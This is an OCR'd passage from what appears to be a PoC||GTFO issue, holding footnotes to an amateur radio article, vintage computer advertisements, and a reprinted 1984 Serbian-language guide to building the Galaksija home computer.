
[25] Don't do this. Acting like an asshole on the radio is the surest way to convince a brilliant RF engineer to spend his retirement hunting you down.

[26] *In Heinlein's "Between the planets", 1951, the same celestial path of the Circum-Terra station is used for a much less benign purpose: worldwide delivery of nukes. That book also introduced the idea of stealth technology vehicle with a radar-reflecting surface, before any scientific publications on the subject. Welcome to classic 1950s Sci-Fi.—PML*

[27] `unzip pocorgtfo09.pdf encham.html #Encryption and Amateur Radio by KD0LIX`

[28] `unzip pocorgtfo09.pdf part97.pdf`

[29] Also note §97.217: *Telemetry transmitted by an amateur station on or within 50 km of the Earth's surface is not considered to be codes or ciphers intended to obscure the meaning of communications.*


AM-100
NOW AT
You have to SEE it to BELIEVE it!
The Alpha Microsystems AM-100 is LIGHT YEARS ahead of everything else you've seen so far in the low cost computing field.
For a FRACTION of what you'd normally pay for the SOFTWARE ALONE, you get a 16-bit processor with ALL of these BIG-SYSTEM capabilities:
MULTI-TASKING, MULTI-USER TIMESHARING
☆DEVICE INDEPENDENT I/O
☆ADVANCED FILE STRUCTURE
☆POWERFUL SYSTEM COMMANDS
☆SOPHISTICATED TEXT EDITOR
☆FULL MACRO ASSEMBLER
☆LINE PRINTER SPOOLER
☆RE-ENTRANT, MULTI-USER BASIC COMPILER
☆LARGE UTILITIES LIBRARY
Yet, with all this it's still compatible with the S-100 BUS!
If you like the Decsystem-10 operating system, if you like TECO . . . if you like the PDP-11 instruction set . . . you'll LOVE the AM-100!
ONLY
$1495
IN STOCK NOW!
BYTE SHOP
of Pasadena
496 S. LAKE AVE.
PASADENA, CA. 91101
PHONE: (213) 684-3311
HOURS: Tuesday — Friday, 12:00 — 9:00;
Saturday & Sunday, 12:00 — 5:00;
Closed Mondays
master charge
BANKAMERICARD

10 Napravi i ti Računar „Galaksija“

Voja Antonić

This article on the Galaksija computer first appeared in the January 1984 special edition of Dejan Ristanović' Yugoslavian science magazine, also called Galaksija. We reprint it as a salute to fine neighbors such as Mr. Antonić, to all those who build strange and lovely contraptions in their basement laboratories and then share them with the world. –PML


10.1 Samogradnja računara „galaksija“ u stripu

Evo nas, konačno, i na praktičnom delu posla. Očekuje nas ozbiljan ali prijatan rad, koji će biti nagrađen nesvakidašnjim zadovoljstvom što smo stvorili i oživeli jedan ovako inteligentan uređaj. Nemojte se obeshrabriti ako smatrate da nemate dovoljno iskustva: to je prvi i dobar znak da imate samokritičnog duha, a on vam je, verujte, u ovom poslu potrebniji od iskustva. Zastanite posle svakog, i najmanjeg i naoko beznačajnog detalja, i procenite da li je to dobro urađeno i — „galaksija“ će proraditi iz prve!

10.1.1 Važne odluke

Pre početka rada treba doneti nekoliko važnih odluka. Prvo, da li želimo da ovakav sistem bude konačan ili ćemo ostaviti mogućnost da ga u budućnosti proširujemo dodavanjem štampača, više memorije, programatora, „muzičke kutijice“, i slično. Ako ne želimo ova proširenja — uštedeli smo višepolni konektor i jedno integrisano kolo (74LS32, koje ćemo zameniti jednim kratkospojnikom obeleženim crticama na montažnoj shemi). Ako ste u nedoumici — mi vam savetujemo da ipak ugradite ova dva dela, mada za to ni posle neće biti kasno.

Drugo pitanje je da li ćemo se opredeliti za nemodulisan video-signal ili modulisan (RF) signal slike. Nemodulisan video-signal ne zahteva ugradnju RF modulatora u računar i daje stabilniju i kvalitetniju sliku, ali se zato ne može priključiti na bilo koji televizor — neophodno je imati specijalni monitor ili crno-beli televizor sa dograđenim monitorskim ulazom. Ovo ne zahteva nikakva dodatna ulaganja, ali je neophodno imati predznanja i iskustvo u radu sa TV prijemnicima. Dalje, takav televizor mora biti tranzistorski (cevni ne dolaze u obzir) i mora




Montažna shema: Raspored elemenata u računaru „Galaksija”

imati mrežni transformator (a ne takozvanu „vruću šasiju“); najčešće su oba ova uslova ispunjena kod malih prenosnih crno-belih televizora kod kojih postoji spoljni priključak na akumulator od 12 V. Neke savete za dogradnju monitorskog ulaza na ovakav televizor ćemo opisati u daljem tekstu. Ali, ako ugradimo RF modulator, bićemo oslobođeni svih ovih problema i moći ćemo da se priključimo na antenski ulaz bilo kog televizora.


RASPORED PRIKLJUCAKA
NA KONEKTORU

1	N.C.	12	MASA	23	D 0	34	A 3
2	N.C.	13	MASA	24	D 1	35	A 4
3	N.C.	14	MASA	25	D 2	36	A 5
4	N.C.	15	MASA	26	D 3	37	A 10
5	MASA	16	WR-	27	D 4	38	A 9
6	MASA	17	A 15	28	D 5	39	A 8
7	MASA	18	A 14	29	D 6	40	A 7
8	MASA	19	IORQ-	30	D 7	41	A 6
9	MASA	20	M1-	31	A 0	42	A 12
10	MASA	21	MREQ-	32	A 1	43	A 13
11	MASA	22	MASA	33	A 2	44	A 11


Moraćemo, takođe, da odlučimo koje čipove ćemo smestiti na podnožja, a koje lemiti direktno na štampano kolo. Savetujemo vam jedino da za EPROM-e (2716 i 2732) koristite podnožja, a za ostalo se opredelite sami. Prednost podnožja je u tome što smanjuju rizik da upropastite neki čip i što je zamenom vrlo lako lokalizovati neispravan integralac (naravno, ako takvog uopšte ima, odnosno ako eventualna krivica nije do neke druge komponente), jer je razlemljivanje čipova izuzetno osetljiv posao. Podnožja, na žalost, ako nisu vrhunskog kvaliteta, lošim kontaktima češće prave probleme nego bilo koje druge komponente. Da bi bilo pouzdano, podnožje mora da bude vrlo kvalitetno, a to ponekad znači da je skuplje i od samog čipa.




Dvostruka štampa: Konektor za proširenja u obliku štampanog kola




Veza sa spoljašnim svetom: Priključci i raspored izvoda na zadnjoj strain „Galaksije”




Srce računara „Galaksija”: Mikroprocesor Z80A i EPROM 2732 sa bejzik interpreterom




Štampano kolo u razmeri 1:2: Zbog visokog profesionalnog kvaliteta i pristupačne cene komercijalne pločice njena samogradnja se ne isplati



Maska za tastere: Definitivan oblik zavisi od tipa mehanizma za razmaknicu i zato pre izrade treba sačekati isporuku tastature; oni koji naruče tastaturu u prvom krugu ne moraju ni o čemu da brinu — delovi u kompletu će savršeno odgovarati jedni drugima




1. Pred nama je materijal koji smo sakupili sa toliko muke i iz koga će za nekoliko časova da „izraste” računar „galaksija”. U dnu slike lako prepoznajemo tastere i kapice tastera sa utisnutim oznakama, desno su otpornici (svi su snage 1/8 W mada mogu da se koriste i otpornici veće snage), levo kondenzatori, a u sredini čipovi (integrisana kola). Posebnu pažnju treba obratiti na MOS i CMOS čipove.



2. Pošto je štampano kolo jednoslojno, biće nam potrebno dosta kratkospojnika. Njih je najlakše izraditi od pune bakarne žice izvađene iz popularne plavo-bele telefonske „parice”. Olakšavajuća okolnost je što su dužine standardizovane na 5, 10, 20, 30 i 40 mm, pa je lako izrezati alatku za njihovo precizno savijanje (pri izradi ove jednostavne alatke treba voditi računa o prečniku žice).

LEARN TO PROGRAM WITH THE 6502



- **MICROCOMPUTER PROGRAMMING:6502**
  By Rodnay Zaks, ref C202 $9.95
  This text will teach you how to program with the 6502, from ground zero if necessary: arithmetic, input-output, including polling and interrupts, addressing techniques. Completely self-contained, it can be used by the novice to learn programming or by anyone who wants to learn about basic techniques, using the 6502.
  (The author has taught programming to more than 1000 persons).
- **6502 APPLICATIONS BOOK**
  (For SYM and KIM), ref D302 $12.95
  A series of practical (hardware and software) applications for a 6502 board (SYM preferred or KIM) which can be used as experiments, or implemented at minimal cost. Examples are: morse generator, electronic piano, digital clock, home alarm system, traffic controller.
- **WITH SYM-MICROCOMPUTER BOARD (COMPLETE SELF-STUDY)**
  C202 + D302 + SYM Board + cassette $330
  (shipping add'l)


TO ORDER

•BY PHONE: call (415)848-8233
BankAmericard/Mastercharge accepted
•SHIPPING: no charge when payment included.
ADD: $1.50/book for fast shipping.
•TAX: in California, add sales tax.
•OVERSEAS:
SYBEX-EUROPE,313 , rue Lecourbe, 75015 - PARIS, France Tel:(1)828502


SYBEX
2020 Milvia St.
Berkeley,
Calif 94704
(Dept B)


NAME _____ POSITION _____
COMPANY _____
ADDRESS _____
CITY _____ STATE/ZIP _____
☐ C201 ☐ C207 ☐ C200 ☐ C202 ☐ D302 Other _____
☐ Payment enclosed ☐ C.O.D.
ADD $1.50/BOOK FOR FAST SHIPPING
☐ charge my ☐ Visa ☐ Master charge ☐ American Express
☐ Number _____ Exp date _____
Signature _____ ☐ Send catalog.
☐ FREE CATALOG/ ORDER FORM ☐

3. Sklapanje računara započinjemo postavljanjem prvog kratkospojnika, pažljivo gledajući montažnu shemu. Neki kratkospojnici prolaze ispod čipova; ovo neće praviti probleme ako su kratkospojnici pedantno savijeni i ako leže uz samo štampano kolo. Pažnja! Ovo je pogled sa strane elemenata a ne, kako se može učiniti, sa strane vodova!




4. Kada okrenemo ploču da bismo zalemili prvi kratkospojnik, postaje nam jasno zašto montaža počinje od najnižih komponenata. Da smo, na primer, počeli od tastera, sve niše komponente bi prilikom docnijih lemljenja ispadale. Ako nikada niste lemili, dobro je da najpre malo eksperimentišete na nekoj drugoj pločici. Vrh lemilice treba da bude dobro oblikovan turpijom, očišćen i kalajisan. Lemi se tako što se sa jedne strane prinese tinol-žica, a sa druge dobro zagrejani vrh lemilice. Treba paziti da tinola na lemnom mestu ne ostane previše. Ma koliko to paradoksalno zvučalo, u protivnom ćemo dobiti loš električni kontakt.







5. Svi kratkospojnici su postavljeni i zalemljeni. Pažljivo ih prebrojmo: treba da ih bude tačno 119. Ukoliko na vašem štampanom kolu neki nedostaje, moraćete ponovo da konsultujete montažnu shemu. Obratimo pažnju na čip 74LS32: kao što smo rekli u uvodu, možemo ga zameniti kratkospojnikom (isprekidana linija na montažnoj shemi) ako ne želimo proširenja sistema preko konektora. To će onda biti 120-ti kratkospojnik.




6. Sledeća faza je montaža otpornika , koja je u mnogo čemu slična montaži kratkospojnika dužine 10 mm.




7. Kod montaže čipova, koja je sledeća na redu, izuzetnu pažnju treba obratiti na orijentaciju, jer se i iskusnim profesionalcima dešava da okrenu čip naopako. Neki čipovi su obeleženi polukružnim usekom kao na montažnoj shemi, a drugi ugraviranom tačkom pored nožice broj 1. Napominjemo da natpis na čipu nije baš uvek okrenut tako da počinje od prve nožice. Pošto će na „galaksijinom" štampanom kolu sa gornje strane biti odštampan raspored elemenata, ovde ne bi trebalo da bude nikakvih problema.




8. Čipovi su postavljeni, ali ne svi — zasad su izostavljeni već pomenuti MOS i CMOS čipovi CD 4017, CD 4040, 6116, 2716, 2732 i Z80A. Najbolje je da ih ostavimo za kraj, ali nema razloga da ne stavimo podnožja. Sada je trenutak da pre lemljenja još jednom proverimo da li je svaki čip na svom mestu i pravilno okrenut. Nije slučajno što ovaj savet ponavljamo: svako nestrpljenje i neopreznost prilikom montaže skupo se plaćaju u trenutku prvog uključenja.




9. Lemljenje čipova je posebno osetljiv posao, jer su međusobna rastojanja nožica svega 2,54 mm, a često između njih prolazi i vod. Ako se dogodi da se nepažnjom napravi neželjeni most od tinola, skinućemo ga tako što ćemo na istom mestu rastopiti još (svežeg!) tinola, pa onda sve odstraniti u jednoj kapljici vrhom lemilice.



10. Kondenzatori su sledeći po visini. Montirajmo, dakle, i njih. Najbolje je koristiti takozvane disk-kondenzatore jer su najmanjih dimenzija i najjeftiniji, ali ako ima problema kod nabavke — koristite onakve kakve imate. Kapacitet svih kondenzatora obeleženih slovom C nije kritičan, a još manje njihov probojni napon. Kondenzator C5 nećemo još montirati. Najverovatnije neće biti ni potreban, ako imamo odgovarajući kvarc. Kad stignemo do puštanja u pogon, biće više reči o tome.

